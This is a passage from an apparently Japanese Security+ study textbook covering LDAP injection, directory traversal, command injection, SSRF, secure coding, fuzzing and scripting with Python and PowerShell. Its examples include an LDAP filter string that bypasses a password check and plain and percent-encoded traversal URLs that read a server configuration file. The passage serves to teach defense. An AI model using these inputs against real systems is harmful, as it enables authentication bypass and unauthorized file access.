

LDAPインジェクション

LDAP (Lightweight Directory Access Protocol)は、もう1つのクエリ言語です。LDAPは特に、ネットワークディレクトリデータベースの読み取りと書き込みを行うために使われます。脅威アクターは、クライアントアプリにおける未認証のアクセスや脆弱性を悪用して、任意のLDAPクエリを送信できます。これにより、アカウントの作成や消去が可能になったり、脅威アクターが承認や特権を変更できるようになったりします(owasp.org/www-community/attacks/LDAP_Injection)。

LDAPフィルターは、丸括弧で区切られた(name=value)属性ペアと、論理演算子AND(&)とOR(|)から構成されます。フィルターパラメータをサニタイズされていない入力として追加すると、アクセス制御を回避することができます。例えば、WebフォームがBobとPa\$\$w0rdという有効な認証情報を使ってLDAPディレクトリで認証する場合、ユーザー入力から次のようなクエリを作成することができます。

```
(&(username=Bob)(password=Pa$$w0rd))
```

ログインが認められるには、いずれのパラメータも真でなければなりません。フォーム入力がサニタイズされていなければ、脅威アクターは有効なユーザー名に加え、**Bob(&))**といったLDAPフィルター文字列を入力することで、パスワードチェックを回避できるでしょう。これにより、常に真である次の条件のために、パスワードフィルターが解除されます

```
(&(username=Bob)(&))
```

ディレクトリトラバーサルおよびコマンドインジェクション攻撃

ディレクトリトラバーサルは、Webサーバーに対して行われるもう1つの種類のインジェクション攻撃です。脅威アクターは親ディレクトリへ移動するパス(../)を送信することで、Webサーバーのルートディレクトリの外部にあるファイルへのリクエストを送信します。入力が適切にフィルタリングされず、そのファイルへのアクセス権限がWebサーバーのディレクトリ上のファイルと同じものであれば、この攻撃は成功します。

脅威アクターは**正規化攻撃**を使用して、悪意のある入力の性質を偽装するかもしれません。正規化とは、サーバーにおいてさまざまな様式に変換することです。例えば、リソース（ファイルパスやURLなど）をサーバーで処理するために最もシンプルな（または正規の）様式に変換します。エンコーディング方式の例として、HTMLエンティティや文字セットのパーセントエンコーディング（ASCIIおよびUnicode）があります。脅威アクターは正規化処理の脆弱性を悪用することで、コードインジェクションを実行したり、ディレクトリトラバーサルを容易にしたりすることができます。例えば、脅威アクターはディレクトリトラバーサル攻撃を仕掛けるにあたり、次のようなURLを送信します。

```
http://victim.foo/?show=../../../../etc/config
```

限定的な入力検証ルーチンにより、文字列..の使用が防がれ、リクエストが拒否されるでしょう。脅威アクターがエンコードされた文字を使ってURLを送信すると、検証ルーチンを回避することができます。

```
http://victim.foo/?show=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2fetc/config
```

コマンドインジェクション攻撃は、サーバーがOSのシェルコマンドを実行し、ブラウザに出力を返すようにさせる試みです。ディレクトリトラバーサルと同じく、Webサーバーは通常、コマンドがサーバーのディレクトリルートの外部で実行されることや、Webの「ゲスト」ユーザー（通常は非常に限られた特権しか与えられていない）以外の特権レベルでコマンドが実行されることを防止できなければなりません。コマンドインジェクション攻撃が成功すると、このセキュリティを回避する方法（または正しく構成されていないWebサーバー）が見つかります。


サーバーサイドリクエストフォージェリ

サーバーサイドリクエストフォージェリ(SSRF)は、サーバーアプリケーションが同じホスト上、または異なるホスト上で、別のサービスを標的とした任意のリクエストを実行します (owasp.org/www-community/attacks/Server_Side_Request_Forgery)。SSRFは、内部のサーバーとサービス間に認証がないことと、入力検証が脆弱であることの両方を悪用し、脅威アクターがサニタイズされていないリクエストやAPIパラメータを送信できます。

WebアプリケーションはURLを介して、またはHTTPレスポンスヘッダーにエンコードされたデータとして、APIの入力を受け取ります。そのWebアプリケーションは標準ライブラリを用いてURLやレスポンスヘッダーを読み取る（構文解析する）可能性があります。そのWebアプリケーションは標準ライブラリを用いてURLやレスポンスヘッダーを読み取る（構文解析する）可能性があります。SSRF攻撃の多くは、ApacheやIISなどWebサーバー向けの標準ライブラリ、またはcurlライブラリ、Java、PHPなどWebアプリケーションプログラミング言語の、特定の構文解析メカニズムに対するエクスプロイトに依存しています。またSSRFはXMLインジェクションを利用して、XMLドキュメントの構文解析における脆弱性を悪用することもあります。

SSRFの一種に、HTTPリクエストの分割やCRLFインジェクションを使用するものもあります。脅威アクターはサーバーのAPIを標的として、悪意のあるURLやリクエストヘッダーを作ります。そのリクエストには追加の改行が含まれていて、何らかの明確でない形でコードされているかもしれません。そのURLを処理する際にWebサーバーがそれらを取り除かなければ、第2のHTTPリクエストに紛れ込んでしまう可能性があります。

SSRF攻撃は多くの場合、クラウドインフラストラクチャを標的にしています。そこではWebサーバーが、深い処理チェーンの中で唯一の公開されているコンポーネントになっています。一般的なWebアプリケーションは、クライアントインターフェース、ミドルウェアのロジック層、データベース層と、複数のサーバー層で構成されています。クライアントインターフェイス（Webフォーム）からのリクエストは、ミドルウェアとバックエンドサーバー間で複数のリクエストとレスポンスを必要とする可能性があります。これらは、各サーバーのAPI間でHTTPヘッダーのリクエストとレスポンスとして実装されます。SSRFは、公開サーバーにリクエストを実行させることで、これらの内部サーバーにアクセスする手段です。CSRFのエクスプロイトはクライアントの特権しかありませんが、SSRFでは、操作されたリクエストがサーバーの特権レベルで作成されます。



サーバーサイドリクエストフォージェリの例。(画像提供: © 123RF.com)

SSRFには非常に幅広い潜在的なエクスプロイトやターゲットが含まれますが、そこには以下のようなものがあります。

- 偵察—内部サーバーの種類や構成を示すメタデータが、レスポンスに含まれているかもしれません。また、内部ネットワークをポートスキャンするためにSSRFを使用することもできます。
- 認証情報の窃盗—内部サーバー同士で用いられるAPI鍵が、レスポンスに含まれているかもしれません。
- 不正なリクエスト—サーバーからのリクエストがデータを変更したり、不正な方法でサービスにアクセスしたりするかもしれません。
- プロトコルの密輸(smuggling)—最初はHTTPで運ばれていたにもかかわらず、SSRFは内部のSMTPまたはFTPサーバーを標的にするかもしれません。そのサーバーは「ベストエffort」方式で構成され、HTTPヘッダーを取り除き、SMTPまたはFTPリクエストへのレスポンスを全力で返そうとするかもしれません。

レビューアク ティビティ：

Webアプリケーション攻撃のインジケーター

次の質問にお答えください。

1. あるWebサーバーのアクセスログを見直していたところ、文字列%3Cと%3Eを含むURLへのリクエストが繰り返されているのに気づきました。これはさらに調べるべきイベントでしょうか？その理由は何ですか？
2. レート制限値を定めるために、あなたはAPIのベースライン使用状況をモニターするよう求められました。この目的は何ですか？
3. セッションハイジャックにおいて、リプレイ攻撃はどのように機能しますか？
4. クリックジャッキング攻撃はどのように機能しますか？
5. 永続的XSS攻撃とは何ですか？
6. 脅威アクターはどのようにWebアプリケーションを悪用して、シェルインジェクション攻撃を行いますか？
7. フロントエンドのWebサーバーからのリクエストが確実に認証されるよう、あなたはバックエンドデータベースのセキュリティを向上させようとしています。これは、どのような一般的な種類の攻撃を軽減しようとするものですか？

トピック14C

セキュアなコーディング慣行を要約する



対象試験範囲

- 2.3セキュアなアプリケーションの開発、デプロイ、自動化に関するコンセプトを要約することができる。
3.2与えられたシナリオに基づいて、ホストまたはアプリケーションのセキュリティソリューションを実装することができる。

大規模プロジェクトの開発業務に直接携わっていないなくても、スクリプトの更新や、あるスクリプトが脆弱かどうか、その脆弱性をより綿密に評価する必要があるかどうかをすばやく判断するように求められることがよくあります。セキュアなコーディング慣行を要約できれば、DevSecOpsチームの一員として力を発揮するのに役立ちます。

セキュアなコーディング技法

デプロイ（展開）する前に、新しいプログラミング技術のセキュリティに関する考慮事項をよく理解し、入念にテストする必要があります。アプリケーション開発の課題の1つとして、ソリューションをリリースする圧力が、アプリケーションの安全性を確保するための要求事項にしばしば勝ることが挙げられます。レガシーソフトウェアの設計プロセスでは、機能性、パフォーマンス、コストなど、目に見える要素に焦点を当てがちです。最近の開発技法では、セキュリティ開発ライフサイクルが、ソフトウェアの機能性や使いやすさと並行して、あるいは統合して使用されます。その実例として、MicrosoftのSDL (microsoft.com/en-us/securityengineering/sdl)とOWASP Software Assurance Maturity Model (owasp.org/www-project-samm)、およびSecurity Knowledge Framework (owasp.org/www-project-security-knowledge-framework)が挙げられます。またOWASPは、OWASP Top 10 (owasp.org/www-project-top-ten)をはじめ、特定の脆弱性、エクスプロイト、そして軽減技術の説明を列挙しています

最も重要なコーディング慣行として、入力検証、出力エンコーディング、そしてエラー処理があります。

入力検証

アプリケーション攻撃の基本的なものは、欠陥のある入力検証を悪用することです。入力には、フォームに入力されたユーザーデータや、URLまたはHTTPヘッダーとして他のアプリケーションから渡されたURLが含まれます。悪意のある入力によって、オーバーフロー攻撃を行ったり、何らかのスクリプトないしSQLインジェクション攻撃を実行することができます。このリスクを軽減するには、アプリケーションによって晒される潜在的な攻撃対象領域を減らすことを視野に入れつつ、すべての入力方法を文書化しなければなりません。ユーザーの入力をチェックするルーチンが必要であり、要求事項と一致しないものは何であっても拒否する必要があります。

正規化と出力エンコーディング

アプリケーションが文字列の入力を受け入れる場合、その入力を受け入れる前に、正規化手順を経なければなりません。正規化とは、文字列から不正な文字や部分文字列を取り除き、受け入れ可能な文字セットに変換することです。これにより、文字列は入力検証ルーチンによって正しく処理できるフォーマットになります。

ユーザーの生成した文字列が、Webアプリケーション内のさまざまな環境（HTTP、JavaScript、PHP、SQLなど）を介して渡され、それぞれが潜在的に異なる正規化手順を使っている場合、XSSによるスクリプトインジェクションを容易にするような文字の安全性を確保することは非常に困難です。出力エンコーディングは、文字列が使用される状況に合わせて安全に再エンコードす

することです。例えば、Webフォームがクライアント側で入力検証を行っても、それがサーバーに到達した時、PHP関数はSQLステートメントを組み立てる前に出力エンコーディングを実行します。同様に、SQLを使ってデータベースから文字列を受け取った場合、JavaScriptの関数が出力エンコーディングを行い、HTMLで使用できる安全な文字列を生成します(cheatsheetsseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)。

サーバーサイドの検証とクライアントサイドの検証

Webアプリケーション（もしくはその他のクライアント-サーバーアプリケーション）は、コードの実行と入力検証をローカルで（クライアント上で）、またはリモートで（サーバー上で）行うように設計できます。クライアントサイドの実行例として、ユーザー入力から動的要素を用いてページを表示するドキュメントオブジェクトモデル(DOM)スクリプトがあります。アプリケーションはさまざまな機能のために、両方の技術を使うことができます。クライアントサイドの検証の主な問題点は、検証プロセスに干渉する何らかのマルウェアに対し、クライアントの方が常に脆弱であるという点です。サーバーサイドの検証の主な問題点は、サーバーとクライアント間の複数のトランザクションが関わるため、時間を要するという点です。結果として、クライアントサイドの検証は通常、サーバーへ送信される前に、入力に何らかの問題があるとユーザーへ知らせることに限られます。クライアントサイドの検証を経たあとでも、投稿される（受け入れられる）前に、入力はサーバーサイドの検証を受けることになります。クライアントサイドの検証のみに頼るのは、間違ったプログラミング慣行です。

Webアプリケーションセキュリティ

Webアプリケーションについては、セキュアなCookieや、HTTPレスポンスヘッダーのセキュリティオプションに特別な注意を払う必要があります。

セキュアなCookie

正しく構成されていないと、Cookieはセッションハイジャックやデータ漏洩の要素になり得ます (developer.mozilla.org/en-US/docs/Web/HTTP/Cookies)。SetCookieヘッダーの主要なパラメータとして、次のものがあります。

- セッション認証に永続的Cookieを用いるのを避ける。ユーザーが再認証を行う際は、必ず新しいCookieを使用する。
- Secure属性をセットすることで、暗号化されていないHTTPを介してCookieが送信されるのを避ける。
- HttpOnly属性をセットして、ドキュメントオブジェクトモデルやクライアントサイドのスクリプトにCookieがアクセスできないようにする。
- SameSite属性を使用してCookieがどこから送信されるかを制御し、リクエストフォージェリ攻撃を軽減する。

レスポンスヘッダー

サーバーからクライアントに返されるレスポンスヘッダーには、多数のセキュリティオプションをセットすることができます(owasp.org/www-project-secure-headers)。それらをすべて有効化するのが明快な方法に思われますが、開発者は多くの場合、クライアントブラウザやサーバーソフトウェアのさまざまな種類やバージョン間の、互換性や実装に関する検討事項に縛られています。最も重要なセキュリティ関連のヘッダーオプションとして、次のものがあります。

- HTTP Strict Transport Security (HSTS) – ブラウザがHTTPSだけを用いて接続するようにし、SSLストリッピングなどのダウングレード攻撃を軽減します。

- コンテンツセキュリティポリシー (CSP) — クリックジャッキング、スクリプトインジェクション、およびその他のクライアントサイドの攻撃を軽減します。X-Frame-OptionsとX-XSS-Protectionは、古いバージョンのブラウザへの攻撃を軽減するものの、現在ではCSPの方が好まれていることに注意してください。
- Cache-Control — ブラウザがレスポンスをキャッシュできるかどうかを設定します。データのキャッシュを防ぐことで、クライアントのデバイスが複数のユーザーで共有されている場合でも、機密情報や個人情報が守られます。

データの漏洩とメモリ管理

データの漏洩は、適切なアクセス制御を受けることなく、特権情報（トークン、パスワード、個人データなど）が読み取ることができる欠陥です。アプリケーションは認証済みのホスト間だけでもうしたデータの通信を行い、暗号を用いてセッションを保護しなければなりません。コードに暗号化を組み込む場合は、暗号化のアルゴリズムや技術を自分で作成するのではなく、強力だと分かっているものを使用するのが大切です。

エラー処理

優れたアプリケーションは、エラーと例外を適切に処理できる必要があります。これは、予期しない何かが発生した際、アプリケーションが制御された方法で機能することを意味します。エラーと例外は、無効なユーザー入力、ネットワーク接続の喪失、他のサーバーやプロセスの障害などによって発生する可能性があります。理想的には、プログラマが構造化例外ハンドラー (**structured exception handler, SEH**) を記述して、アプリケーションがその後何をすべきかを指示することです。各プロシージャは、複数の例外ハンドラーを持つことができます。

ハンドラーの中には、予期されたエラーと例外を処理するものがあります。また、予期されないものを処理するキャッチオール（あらゆる情報に対応できる）ハンドラーも用意すべきです。その主要な目的は、脅威アクターがコードを実行できる、または何らかのインジェクション攻撃を行えるようになる形で、アプリケーションに障害が起きないようにすることでなければなりません。例外ハンドラーの書き方が悪い例として、Apple社のGoToのバグが有名です(nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch)があります。

別の問題として、アプリケーションのインタプリタがデフォルトで標準のハンドラーになり、問題が起きた時にデフォルトのエラーメッセージを表示してしまうことがあります。これにより、プラットフォームの情報や、コードの内部機能が脅威アクターに明かされることがあります。エラー発生時に表示される情報量を開発者が選べるよう、アプリケーションはカスタムのエラーハンドラーを使うことをお勧めします。



技術的には、エラーは、システムのメモリ不足のように、プロセスが回復できない状態のことです。例外は、プロセスのクラッシュを引き起こすことなく、コードブロックによって処理できるタイプのエラーです。ただし、例外はエラーコード/メッセージを生成すると説明されていることに注意してください。

メモリ管理

任意コード攻撃の多くは、標的のアプリケーションが誤ったメモリ管理手順を行うことに依存しています。これにより、脅威アクターは標的とするアプリケーションのメモリ空間で、脅威アクターのコードを実行できます。メモリ管理については、避けるべき安全でない慣行が知られており、文字列などの信頼できない入力の処理については、メモリの領域を上書きできないようにチェックする必要があります。

セキュアなコードの使用

ある機能を実現するためのコードを開発するのは大変な作業なので、開発者はその作業を誰かがすでにやっていないかどうかを確認することがよくあります。プログラムは次の方法で既存のコードを活用できるかもしれません。

- **コードの再使用**—同じアプリケーションの別のどこか、または他のアプリケーションにあるコードのブロックを使い、異なる機能を実行させる（もしくは同じ機能を違う状況で実行させる）ことです。ここでのリスクは、コピーアンドペーストという方法により、開発者が潜在的な脆弱性を見逃してしまうという点です（おそらく、その機能の入力パラメータは、新しいコンテキストではもはや検証されません）。
- サードパーティのライブラリーネットワーク接続の確立や暗号化の実行など、何らかの標準的機能を実装したバイナリパッケージ（DLLなど）を使用することです。各ライブラリ脆弱性を監視し、すぐにパッチを適用する必要があります。
- **ソフトウェア開発キット(SDK)**—ソフトウェアの作成やサードパーティのAPIとのやりとりのために使用する、プログラミング環境のサンプルコードやあらかじめ組み込まれた関数のライブラリを使用することです。その他のサードパーティのライブラリやコードと同じく、脆弱性をモニターすることが不可欠です。
- **ストアドプロシージャ**—あらかじめ組み込まれた機能を使用して、データベースのクエリを実行することです。ストアドプロシージャは、カスタムクエリを実行するデータベースの一部です。このプロシージャは、呼び出しプログラムによって入力を与えられ、一致したレコードの定義済みの出力を返します。これは、データベースのクエリに関するよりセキュアな手段となります。データベースの一部であるものの、アプリケーションで必要とされていないストアドプロシージャはすべて無効にすべきです。

他のセキュアなコーディング慣行

入力処理、エラー処理、そして既存コードのセキュアな再使用は、あなたが認識すべきセキュリティ関連の主要な開発技法の一部をカバーしています。その他にも、アプリケーションコードの開発・デプロイ中に発生し得る問題がいくつかあります。

到達不能コードとデッドコード

到達不能コードとは、アプリケーションのソースコードのうち、決して実行されない部分です。一例を挙げると、論理ステートメント(if...Then)の中に、それを呼び出す条件が絶対に満たされないせいで、決して呼び出すことのできないルーチンがあるかもしれません。デッドコードとは、実行されてもプログラムのフローに一切影響を与えないコードです。例えば、ある計算を実行するコードがあったとして、その結果が変数として保存されることも、ある条件を評価するために用いられることもない、ということです。

こうしたタイプのコードは、コードの軽率な再使用を通じて、またはコードブロックが書き換えられたり変更されたりした際に導入されることがあります。到達不能コードとデッドコードはアプリケーションから取り除き、何らかの形で悪用されることを事前に防ぐ必要があります。到達不能コードまたはデッドコードの存在が、アプリケーションが適切にメンテナンスされていないことを指し示す可能性もあります。

難読化/カモフラージュ

同じプロジェクトに携わる複数のプログラマーの労力を減らすには、コードを整然と記述することが重要です。しかし同時に、整然と記述されたコードは分析が容易で、攻撃に利用される可能性があります。難読化ツールを使用すると、コードを分析しづらくすることができます。難読化ツールで、変数、定数、関数、およびプロシージャの名前をランダム化し、コメントや余白を削除するとともに、その他の操作によって、**コンパイルされたコード**を読み取って理解することを、物理的にも心理的にも難しくします。この種のテクニックは、アプリケーションのリバースエンジニアリングをより困難にするために、またはマルウェアのコードを偽装する方法として用いられます。

静的コード分析

開発は、ソフトウェアライフサイクルの一段階に過ぎません。セキュアなコンピューターシステムに不可欠な機密性、整合性、可用性の目標を満たしていることを確認するために、アプリケーションや自動化スクリプトの新規リリースは監査を受けなければなりません。

静的コード分析（またはソースコード分析）は、アプリケーションコードが実行可能プロセスとしてパッケージされる前に、そのコードに対して実行します。分析ソフトウェアは、ソースコードで使用したプログラミング言語をサポートしていなければなりません。このソフトウェアはソースコードをスキャンし、OWASP Top 10 Most Critical Web Application Security Risksや、インジェクションの脆弱性全般を確認します。NISTはソースコード分析ツールと、その主要な機能のリストを保有しています(samate.nist.gov/index.php/Source_Code_Analyzers.html)。

ソフトウェアのソースコードの人間による分析は、マニュアルコードレビューと呼ばれます。見逃し、間違った想定、知識や経験の欠如を突き止めるために、コード作成者以外の開発者（ピア）がそのコードをレビューすることが重要です。また、レビューを効果的に行える協力的な環境を整えることも大切です。

動的コード分析

静的コードレビュー技術では、競合状態や予期しないユーザー入力への暴露といった、実行時環境に存在する脆弱性が明らかになりません。動的分析は、ステージング環境を用いた「現実世界の」条件でアプリケーションをテストすることを意味します。

ファジングは、アプリケーションの入力検証ルーチンがきちんと機能するかをテストする手段です。ファジング（ファジーテスト）とは、テストスキャナーまたは脆弱性スキャナーが、故意に無効および（または）ランダムな入力を大量に生成し、アプリケーションによるレスポンスを記録することです。これは「**ストレステスト**」の一形態であり、そのアプリケーションがどの程度堅牢かを明らかにすることができます。ファザーには一般的に次の3種類があり、細工された入力をアプリケーションに挿入するさまざまな方法があります。

- アプリケーションUIー入力ボックス、コマンドラインスイッチ、またはインポート/エクスポート機能といった、アプリケーションが受け入れる入力ストリームを識別する。
- プロトコルーおそらくヘッダーやペイロードの予期しない値を使って、細工されたパケットをアプリケーションに送信する。
- ファイルフォーマットーおそらくファイルの特定の機能を操作することで、形式が細工されたファイルを開こうと試みる。

またファザーは、各入力（またはテストケース）を作成する方法によって区別されます。ファザーは、セミランダムな入力（ダムファザー）を使用するか、エスケープされたコマンドシーケンスや文字リテラルなどの既知のエクスプロイト要素に基づいて、もしくは傍受された入力を改変することによって、特定の入力を作成することができます。

ファジングに関連するものとして、アプリケーションに対してストレステストを行い、極端なパフォーマンス状況もしくは使用状況下でアプリケーションがどう機能するかを確認します。

最後に、ファーザーにはアプリケーションのクラッシュを検知し、どの入力シーケンスがそのクラッシュを生じさせたかを記録する手段が必要です。

The screenshot shows the Burp Suite interface with the 'Intruder attack' tab selected. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a search bar labeled 'Filter: Showing all items'. A table lists 14 requests, each with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The second row from the top has its payload highlighted in orange. The bottom section shows a raw request message:

```

127.0.0.1 localhost
127.0.1.1 lamp

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml/DTD/xhtml1-strict.dtd">

```

Below the message are buttons for '?', '<', '+', '>', and a search bar containing 'Type a search term'. To the right of the search bar is a status message '0 matches'. At the bottom left is a 'Finished' button.

Burp Suiteでのファジングのペイロードのために、文字列のリストをロードする。
(Burp Suiteのスクリーンショットportswigger.net/burp。)

レビュー アク ティビティ：

セキュアなコーディング慣行

次の質問にお答えください。

1. サイトの検索フォームからデータベースアプリケーションにSQLコマンドを挿入するといったインジェクション型の攻撃に対し、どのようなプログラミング慣行が保護を與えますか？
2. どのようなコーディング慣行が、XSSに対する特定のリスク軽減をもたらしますか？
3. あなたはWebチームと、DOMスクリプトの実行と検証のセキュリティについて話し合っています。ある若手のメンバーが、これはクライアントサイドとサーバーサイド、どちらのコードに関連しているのかと質問しました。あなたはどう答えますか？
4. どのレスポンスヘッダーが、SSLストリッピング攻撃に対する保護をもたらしますか？
5. デフォルトのエラーメッセージは、どのような脆弱性を明らかにしますか？
6. SDKとは何ですか？ それはセキュアな開発にどう影響しますか？
7. Webフォームの入力検証をチェックするにあたり、あなたはどのような動的テストツールを使用しますか？

トピック14D

セキュアなスクリプト環境を実装する



対象試験範囲

- 1.4 与えられたシナリオに基づいて、ネットワーク攻撃に関連する可能性のあるインジケーターを分析することができます。
- 3.2 与えられたシナリオに基づいて、ホストまたはアプリケーションのセキュリティソリューションを実装することができます。
- 4.1 与えられたシナリオに基づいて、適切なツールを利用して組織のセキュリティを評価することができます。

セキュリティ技術者であるあなたは、さまざまなプログラミングおよびスクリプト言語を用いて、自動化スクリプトを開発しなければならないことがよくあります。スクリプトは、重要なセキュリティ評価データを返したり、ホストを構成するために使用できるので、検証済みのコードだけが実行されるようにすることが大切です。また、スクリプトやマクロ内の悪意あるコードを識別できなければなりません。

スクリプト

スクリプトを用いた自動化とは、各構成または構築タスクが、コードのブロックによって実行されることを意味します。スクリプトは標準的な引数をデータとして受け取るので、設定の選択の不確実性がエラーにつながる余地は少なくなります。スクリプトは以下の要素を使用します。

- スクリプトが（引数としてそのスクリプトに渡される）入力データとして受け取るパラメータ。
- 論理条件を基に実行フローを変更できる、分岐とループのステートメント。
- 入力を確認し、堅牢な実行を実現する検証とエラーハンドラー。
- 期待される入力を前提として、スクリプトが期待される出力を返すようにする単体テスト。

人気の高い自動化スクリプト言語として、PowerShell (docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7)、Python (python.org)、JavaScript (w3schools.com/js)、Ruby (ruby-lang.org/en)、およびGo (golang.org)があります。またスクリプトでは、SQL、XML構文解析、正規表現(regex)、オーケストレーションツールなどのドメイン専用言語も使用できます。



Pythonなどのスクリプト言語は、汎用または手書き型の言語です。多くのタスクを実行するよう適合させることができます。DSL (Domain-Specific Language)は、正規表現文字列などの解析といった特定のタスクを実行します。オーケストレーションは、サービスをプロビジョニングするために、複数の自動化スクリプトと構成データを管理します。

すべてのコーディング言語には、コードの各セクションをブロックとして配置する方法を制限する特定の構文や、分岐およびループ構造など、利用可能な標準ステートメントがあります。

Pythonスクリプト環境

Pythonは、自動化ツールやセキュリティツール、さらには悪意のあるスクリプトを含む、ありとあらゆる開発プロジェクトを実行するための、人気のある言語です(python.org)。コードブロックを示すにあたり、多くの言語は波括弧を使用しますが、Pythonはインデント（段下げ、慣例としてレベルあたり4文字分の空白）を使用します。ブロックを開始するステートメントはコロンで

定義されます。Pythonでは大文字と小文字が区別されます。例えば、UserまたはUSERというラベルによって、変数userを参照することはできません。コメント行は#文字で表されます。helpステートメントを使ってモジュール、関数、キーボードのオンラインヘルプを表示させることができます。例えば、help (print)というコマンドでプリント関数のヘルプを表示できます。

変数

Pythonは演算子=を使って変数に名前を割り当てます。名前は、文字列や整数といったデータ型と共に宣言されませんが、Pythonは厳密に型付けされています。たとえば、整数型の変数と文字列型の変数を掛け合わせるといったことはできません。文字列リテラルは、一重引用符または二重引用符を用いて区切られます。

関数

関数は、モジュールや再使用可能なコードを作成するために使われます。関数はいくつかの引数をパラメータとして受け取り、何らかの処理を実行し、通常、何かしらの出力を返します。スクリプトを作成する際には、Pythonのモジュールにある関数を使用し、自分自身の関数を定義することになります。関数は、次のインデント構文を用いて定義されます。

```
def fullname(name, surname):
    return name + " " + surname
#This ends the function definition
#The next line calls the function to set a variable
greeting = 'Hello ' + fullname('World', '')
print(greeting)
```

ロジックおよびループステートメント

分岐およびループステートメントにより、コンパクトなコードを使って条件をテストしたり、反復性のあるアクションを実行したりすることができます。Pythonは次の比較演算子を使用しています。

演算子	運用
==	と等しい
!=	と等しくない
<	より小さい
>	より大きい
<=	より小さいか等しい
>=	より大きいか等しい

制御ブロックは、次の一般的な形態で、インデントとともに記述されます。

```
if name == 'World':
    #These indented statements are only executed if
    #the condition is true
    print('Enter your first name')
    name = input()
    print('Enter your surname')
    surname = input()
```

```
#This ends the if statement as the next line is not
indented
```

```
greeting = 'Hello ' + fullname(name,surname)
```

Pythonは分岐ロジックとしてifを使用していますが、複雑にネストされた条件でもelseおよびelif (else if)によって単純化することができます。ループはforとwhileを用いて構築できます。

モジュール

Pythonモジュールは、ネットワークソケットを開く、あるいはオペレーティングシステムのAPIとやり取りするといった、標準的なタスクを実行するのに用いられる関数ライブラリです。広く認識されているPythonの強みの1つに、多数のモジュールの存在があります。例えば、osモジュールにはオペレーティングシステムとやり取りを行う関数が含まれる一方、socketモジュールはネットワーク接続を扱い、urlモジュールはリソースアドレスを開いて構文解析します。さまざまな拡張モジュールにより、PythonスクリプトがWindows APIとやり取りできます。



Pythonリポジトリ内にある2つの悪意あるライブラリの存在が、サードパーティーコードの潜在的なリスクを示しています(<https://www.zdnet.com/article/two-malicious-python-libraries-removed-from-pypi/>)。

実行

Pythonはインタプリタ方式の言語であり、バイナリPythonプロセスのコンテキスト内で実行されます。Windowsにおいて、Pythonスクリプト(.py)は、python.exe (コマンドウインドウあり) またはpythonw.exe (コマンドウインドウなし) を介して呼び出すことができます。またPythonスクリプトは、py2exe拡張を用いることで、スタンドアロンのWindows実行可能ファイルにコンパイルすることもできます。この実行可能ファイルにデジタル署名することも可能です。

PowerShellスクリプト環境

PowerShellは、Windowsの管理タスクを実行する上で推奨されている方式です(docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7)。それと同時に、Windowsハッカーの主力ツールキットともなっています。PowerShellステートメントはPowerShellプロンプトで実行するか、PowerShellが有効になっているホスト上でスクリプト(.ps1)として実行することができます。

Get-Helpコマンドレットは、PowerShell環境のさまざまな要素のヘルプを表示します。PowerShellでは大文字と小文字が区別されます。

コマンドレットと関数

PowerShellの使用のほとんどはコマンドレットを土台としています。コマンドレットは、Hyper-VでVMをスタートするなど、何らかの構成ないし管理タスクを公開するコンパイルされたライブラリで、コマンドレットは、動詞-名詞の形式の命名慣行を使用しています。コマンドレットは常にオブジェクトを返します。通常、コマンドレットから返されたものは、別のコマンドレットや関数にパイプされます。例：

```
Get-Process | Where { $_.name -eq 'nmap' } | Format-List
```

また、自分のスクリプト内で用いる単純な関数を定義することもできます。カスタム関数は波括弧の中で宣言されます。

```
function Cat-Name {
    param ($name,$surname)
    return $name + ' ' + $surname
}
```

```
#This ends the function declaration; the next
statement calls it

$greeting = 'Hello ' + $(Cat-Name('World',''))

Write-Host $greeting
```

ラベルの先頭に\$を置くことで、変数が宣言されることに注意してください。

ロジックおよびループステートメント

PowerShellはswitchおよびdoステートメントなど、Pythonよりも多くの分岐とループの構造をサポートしています。ステートメントを構築するには、波括弧を使用します。PowerShellは文字列型の演算子 (-eq、 -ne、 -lt、 -gt、 -le、 -ge) を使用します。

モジュール

また、PowerShellは多数のモジュールとともに使用することができ、それらはImport-Moduleコマンドレットを用いてスクリプトに追加されます。



Varonisによる一連のブログは、セキュリティ管理プラットフォームとしてのPowerShellの使用を説明しています(varonis.com/blog/practical-powershell-for-it-security-part-i-file-event-monitoring)。

実行制御

実行制御は、ホストのベースラインを越えて、ホストにインストール、または実行される可能性のある追加ソフトウェアやスクリプトを決定するプロセスです。

許可/ブロックリスト

実行制御は、許可リストもしくはブロックリストとして実装することができます。

